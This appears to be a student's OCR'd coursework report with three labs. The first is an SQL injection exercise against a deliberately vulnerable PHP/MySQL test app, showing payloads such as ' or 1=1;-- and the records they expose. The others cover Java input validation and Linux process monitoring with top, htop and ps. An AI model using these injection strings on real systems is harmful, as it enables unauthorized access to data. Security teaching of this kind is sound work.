- Don't rely on client-side input sanitation. An attacker could launch SQL Injection attacks emulating the calls from a browser, using unsanitized data.


④ Set up and start the exploitable PHP, my SQL, test data



⑤ Select one test run step among 1,2,3 steps for SQL injection & avoiding test (if you meet error please describe error situation)

In the first test try searching for students including the following first name; ‘and birth_date<’2007-10-10’;--.

-



- In the next test step: we search for students with the following last name: ‘or 1=1;--

ne: 'or 1=1;--. Submit

1	Desireef	Joubert	2007-04-01	
2	Blythe	Weatherall	2007-05-10	
3	Felisha	Bookman	2006-03-12	
4	Natacha	Pua	2007-11-24	
5	Chante	Fenske	2007-12-28	
6	Amado	Grimaldi	2007-06-18	
7	Valery	Files	2007-03-08	
8	Taryn	Carbone	2007-08-01	
9	Julissa	Spengler	2007-01-31	
10	Brain	Spagnuolo	2007-09-23	
11	Hidden	User	2001-01-01	

LAB 12: SECURE CODING INPUT VALIDATION BY java

Class: M02

Name: Tran Dang Khoa

ID Student: B2014926

A in java

1 *Execut following first secure coding, exercise as far as you can*

1 Process designing

2 Coding

3 Executing

os	
IDE	Terminal
language	Java 11
Type of DB	
Type of File	
Other software	

2

3 [Process designing]

1 Configure the Complete Build Process

1 How to install/set up IDE for java, How to install/call java under IDE

```
khoab2014926@khoab2014926-VirtualBox:~$ java -version
openjdk version "1.8.0_382"
OpenJDK Runtime Environment (build 1.8.0_382-8u382-ga-1~22.04.1-b05)
OpenJDK 64-Bit Server VM (build 25.382-b05, mixed mode)
khoab2014926@khoab2014926-VirtualBox:~$
```

2 Search coding model ***java*** program,

https://kodejava.org/how-do-i-validate-input-when-using-scanner/

3 How to compile java program


https://www.tutorialspoint.com/How-to-compile-a-java-program

4 How to connect & interface input validation java module to main program

5 Explain the input validation program logic
- Get the input from user
- Check the input is integer or not
- If not continue check the input is float or not
- If not integer or float. The input is string

6 How to run the program


[Coding]



[Executing]

- Compile Main.java to ScannerValidateInput file to execute

- Run after compiling successfully and check the result


khoab2014926@khoab2014926-VirtualBox:~$ java ScannerValidateInput.java
Please enter a positive number: Tran Dang Khoa
"Tran" is not a valid number.
"Dang" is not a valid number.
"Khoa" is not a valid number.
-100
Please enter a positive number: 99
You have entered a positive number 99.
khoab2014926@khoab2014926-VirtualBox:~$

LAB 13: Analyze system status

Class M02 Name Tran Dang Khoa Students ID B2014926

System environment for analyzing

Window tool	Linux command	Remarks
Process Explorer		
CurrPorts		
Process Monitor		
Tcpview		

Select one model and exercise

[A]: Execute Process Explorer and analyze the system status

1 Invesgate & practice Linux command or package to check

what process in system, which process is using higher memory or

CPU, how long a process is running, List of running backgrounds,

process ID

statistics of virtual memory, kernerl threads, disks, system processes,

I/O blocks, interrupts, CPU activity

top – Linux Process Monitoring


• Dipslay all the running and active real-time processes in ordered list

and updates it regularly.

• CPU usage, Memory usage, Swap Memory, Cache Size, Buffer Size,

Process PID, User, Commands and much more. It also shows high

memory and cpu utilization of a running processess.




Check the process status in real time with the following command.

- Through this process, it is possible to check abnormalities in the backrunning daemon


```
khoab2014926@khoab2014926-VirtualBox:~$ top | grep firefox
   8235 khoab20+  20   0 4111016 369332 109680 S  11,1  12,3   6:50.06 firefox
   8235 khoab20+  20   0 4111016 369568 109680 S  21,9  12,3   6:50.72 firefox
   8235 khoab20+  20   0 4111016 366096 109680 S  10,9  12,2   6:51.05 firefox
   8235 khoab20+  20   0 4110312 359060 108980 R  30,0  11,9   6:51.96 firefox
   8235 khoab20+  20   0 4110312 359444 108980 S  53,6  11,9   6:53.58 firefox
   8235 khoab20+  20   0 4111016 360840 109620 S  32,6  12,0   6:54.57 firefox
   8235 khoab20+  20   0 4111016 360568 109620 S   9,6  12,0   6:54.86 firefox
   8235 khoab20+  20   0 4110640 361936 109620 R  65,2  12,0   6:56.83 firefox
```

```
khoab2014926@khoab2014926-VirtualBox:~$ sudo apt-get install htop
[sudo] password for khoab2014926:
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
Suggested packages:
  lm-sensors
The following NEW packages will be installed:
  htop
0 upgraded, 1 newly installed, 0 to remove and 29 not upgraded.
Need to get 128 kB of archives.
After this operation, 342 kB of additional disk space will be used.
Get:1 http://vn.archive.ubuntu.com/ubuntu jammy/main amd64 htop amd64 3.0.5-7bui
ld2 [128 kB]
Fetched 128 kB in 0s (825 kB/s)
Selecting previously unselected package htop.
(Reading database ... 203231 files and directories currently installed.)
Preparing to unpack .../htop_3.0.5-7build2_amd64.deb ...
Unpacking htop (3.0.5-7build2) ...
Setting up htop (3.0.5-7build2) ...
Processing triggers for mailcap (3.70+nmu1ubuntu1) ...
Processing triggers for desktop-file-utils (0.26-1ubuntu3) ...
Processing triggers for hicolor-icon-theme (0.17-2) ...
```

Htop – Linux Process Monitoring




process is using higher memory or CPU




Virtual Memory Statistics

- Linux VmStat command used to display statistics of virtual memory, kernerl threads, disks, system processes, I/O blocks, interrupts, CPU activity and much more.




Iotop – Monitor Linux Disk I/O

- Iotop is also much similar to top command and Htop program, but it has accounting function to monitor and display real time Disk I/O and processes.



ps aux command

- Arrange process list and check process status



Process Status

- Information on currently running processes

```
khoab2014926@khoab2014926-VirtualBox:~$ ps
    PID TTY          TIME CMD
  18277 pts/1    00:00:00 bash
  27825 pts/1    00:00:01 top
  28465 pts/1    00:00:00 ps
khoab2014926@khoab2014926-VirtualBox:~$
```

Display whole process

```
khoab2014926@khoab2014926-VirtualBox:~$ ps -e
    PID TTY          TIME CMD
      1 ?        00:00:13 systemd
      2 ?        00:00:00 kthreadd
      3 ?        00:00:00 rcu_gp
      4 ?        00:00:00 rcu_par_gp
      5 ?        00:00:00 slub_flushwq
      6 ?        00:00:00 netns
      8 ?        00:00:00 kworker/0:0H-events_highpri
     10 ?        00:00:00 mm_percpu_wq
     11 ?        00:00:00 rcu_tasks_kthread
     12 ?        00:00:00 rcu_tasks_rude_kthread
     13 ?        00:00:00 rcu_tasks_trace_kthread
     14 ?        00:00:01 ksoftirqd/0
     15 ?        00:00:07 rcu_preempt
     16 ?        00:00:00 migration/0
     17 ?        00:00:00 idle_inject/0
     19 ?        00:00:00 cpuhp/0
     20 ?        00:00:00 cpuhp/1
     21 ?        00:00:00 idle_inject/1
     22 ?        00:00:00 migration/1
     23 ?        00:00:05 ksoftirqd/1
```

```
  14210 ?        00:00:00 Isolated Web Co
  17509 ?        00:00:00 cupsd
  17511 ?        00:00:00 cups-browsed
  18069 ?        00:00:03 systemd-oomd
  18144 ?        00:00:11 gnome-terminal-
  18277 pts/1    00:00:00 bash
  18714 ?        00:00:01 Isolated Web Co
  26164 ?        00:00:01 Isolated Web Co
  26572 ?        00:00:00 Isolated Web Co
  26612 ?        00:00:00 Isolated Web Co
  26749 ?        00:00:00 Isolated Web Co
  27000 ?        00:00:00 Web Content
  27002 ?        00:00:00 Web Content
  27011 ?        00:00:00 Web Content
  27693 ?        00:00:00 kworker/0:0-cgroup_destroy
  27817 ?        00:00:00 kworker/u4:2-events_unbound
  27825 pts/1    00:00:01 top
  28024 ?        00:00:00 kworker/1:0
  28025 ?        00:00:00 kworker/u4:3-ext4-rsv-conversion
  28160 pts/0    00:00:15 htop
  28261 ?        00:00:00 kworker/u4:1-flush-8:0
  28463 ?        00:00:00 kworker/0:1-events
  28471 pts/1    00:00:00 ps
khoab2014926@khoab2014926-VirtualBox:~$
```

Display full status information

```
khoab2014926@khoab2014926-VirtualBox:~$ ps -f
UID          PID    PPID  C STIME TTY          TIME CMD
khoab20+   18277   18144  0 14:13 pts/1    00:00:00 bash
khoab20+   27825   18277  0 14:26 pts/1    00:00:01 top
khoab20+   28497   18277  0 14:41 pts/1    00:00:00 ps -f
khoab2014926@khoab2014926-VirtualBox:~$
```

Linux pipe

```
khoab2014926@khoab2014926-VirtualBox:~$ ps -ef | grep MyServer
khoab20+   28506   18277  0 14:42 pts/1    00:00:00 grep --color=auto MyServer
khoab2014926@khoab2014926-VirtualBox:~$
```

```
khoab2014926@khoab2014926-VirtualBox:~$ ps -ef | grep firefox
khoab20+    8235    1537 25 14:07 ?        00:09:14 /snap/firefox/2987/usr/lib/f
irefox/firefox
khoab20+    8492    8235  0 14:07 ?        00:00:00 /snap/firefox/2987/usr/lib/f
irefox/firefox -contentproc -parentBuildID 20230807082803 -prefsLen 28253 -prefM
apSize 232928 -appDir /snap/firefox/2987/usr/lib/firefox/browser {2b1c5553-ce2f-
43de-bf89-299dcd886eb6} 8235 true socket
khoab20+    8517    8235  0 14:07 ?        00:00:03 /snap/firefox/2987/usr/lib/f
irefox/firefox -contentproc -childID 1 -isForBrowser -prefsLen 28329 -prefMapSiz
e 232928 -jsInitLen 242416 -parentBuildID 20230807082803 -appDir /snap/firefox/2
987/usr/lib/firefox/browser {44f11f09-1ca8-4627-9e5a-a16ca7aaec50} 8235 true tab
khoab20+    8693    8235  0 14:07 ?        00:00:02 /snap/firefox/2987/usr/lib/f
irefox/firefox -contentproc -childID 2 -isForBrowser -prefsLen 33873 -prefMapSiz
e 232928 -jsInitLen 242416 -parentBuildID 20230807082803 -appDir /snap/firefox/2
987/usr/lib/firefox/browser {bf244084-5149-4f76-b059-e5ba7082460f} 8235 true tab
khoab20+    8908    8235  2 14:07 ?        00:01:00 /snap/firefox/2987/usr/lib/f
irefox/firefox -contentproc -childID 3 -isForBrowser -prefsLen 29519 -prefMapSiz
e 232928 -jsInitLen 242416 -parentBuildID 20230807082803 -appDir /snap/firefox/2
987/usr/lib/firefox/browser {2467e2db-f83b-45f7-b401-90d1c1679493} 8235 true tab
khoab20+    8924    8235 11 14:07 ?        00:04:02 /snap/firefox/2987/usr/lib/f
```

Check running backgrounds

List of running backgrounds

```
khoab2014926@khoab2014926-VirtualBox: ~
top - 15:00:01 up  1:25,  1 user,  load average: 1,08, 0,82, 1,29
Tasks: 229 total,   1 running, 227 sleeping,   1 stopped,   0 zombie
%Cpu(s):  9,0 us,  4,8 sy,  0,0 ni, 85,9 id,  0,2 wa,  0,0 hi,  0,2 si,  0,0 st
MiB Mem :   2940,4 total,     85,6 free,   2266,8 used,    588,0 buff/cache
MiB Swap:   3220,0 total,   2184,7 free,   1035,3 used.    465,6 avail Mem

    PID USER      PR  NI    VIRT    RES    SHR S  %CPU  %MEM     TIME+ COMMAND
   1537 khoab20+  20   0 4540392 189280  77060 S   9,6   6,3  10:24.73 gnome-s+
  28160 khoab20+  20   0   15280   6016   3584 S   7,3   0,2   1:36.56 htop
   8924 khoab20+  20   0 2768788 227156  53664 S   4,6   7,5   5:45.96 Isolate+
   8235 khoab20+  20   0 4207428 337524  78096 S   2,3  11,2  11:07.49 firefox
    813 mysql     20   0 1783732  37672   2176 S   1,0   1,3   0:56.71 mysqld
   2148 khoab20+  20   0  223924  22164  18380 S   1,0   0,7   0:50.45 Xwayland
  18144 khoab20+  20   0  562488  43840  31284 S   1,0   1,5   0:20.28 gnome-t+
     14 root      20   0       0      0      0 S   0,3   0,0   0:02.71 ksoftir+
